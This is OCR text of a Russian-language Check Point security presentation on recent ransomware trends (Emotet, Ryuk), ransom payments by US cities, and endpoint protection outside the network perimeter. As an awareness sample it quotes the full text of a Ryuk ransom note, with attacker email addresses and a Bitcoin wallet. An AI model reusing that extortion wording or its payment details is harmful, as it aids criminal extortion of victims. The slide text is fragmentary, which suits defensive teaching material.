Check Point
SOFTWARE TECHNOLOGIES LTD

НА БЕГУ И В ОБЛАКАХ:


Как успеть защитить ваш бизнес?

Алексей Белоглазов
Технический эксперт по защите от кибер-атак,
Check Point, Восточная Европа и Ближний Восток

Тренды кибер-угроз в СНГ за последние 3 мес.

Check Point
SOFTWARE TECHNOLOGIES LTD

Emotet (15% организаций), Dorkbot, Tinba, и др.



https://research.checkpoint.com

cp<r>
CHECK POINT RESEARCH

Три всадника апокалипсиса

Или как выглядит целенаправленная атака шифровальщиков

Check Point
SOFTWARE TECHNOLOGIES LTD

Emotet

RyukReadMe.txt - Notepad

File Edit Format View Help

```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at
AndyMitton@protonmail.com
or
AndyMitton@tutanota.com

BTC wallet:
1LKULheYnNtJXgQNWMo24MeLrBBCouECH7

Ryuk
No system is safe
```

RYUK

Шифрует
важные файлы

ФИНАЛЬНАЯ ФАЗА

are-targeted-campaign-break/

Давайте учиться на чужих ошибках

Check Point
SOFTWARE TECHNOLOGIES LTD

Июнь 2019


- Riviera Beach, Florida – $600K
- Florida City – $550K
- La Porte County, Indiana – $130K
- Baltimore – RobbinHood, $18M

The New York Times


Hit by Ransomware Attack, Florida City Agrees to Pay Hackers $600,000


The city council in Riviera Beach, Fla., voted quietly to authorize a nearly $600,000 ransom payment after hackers paralyzed the city's computer systems. Wilfredo Lee/Associated Press

Кибер-защита на периметре



Работа за пределами традиционного периметра






Почта

Веб

Файловые сервисы

Внешние устройства

Бизнес вчера



Уязвимые или вредоносные приложения


Подставные точки доступа

Перехват трафика


Перехват учетки

Бизнес сегодня

Чего мы НЕ видим на шлюзах безопасности?



Киберзащита вне периметра




На примере современного ендпоинта

Сокращение площади атаки

Анализ и реагирование

Блокировка запуска 0-day



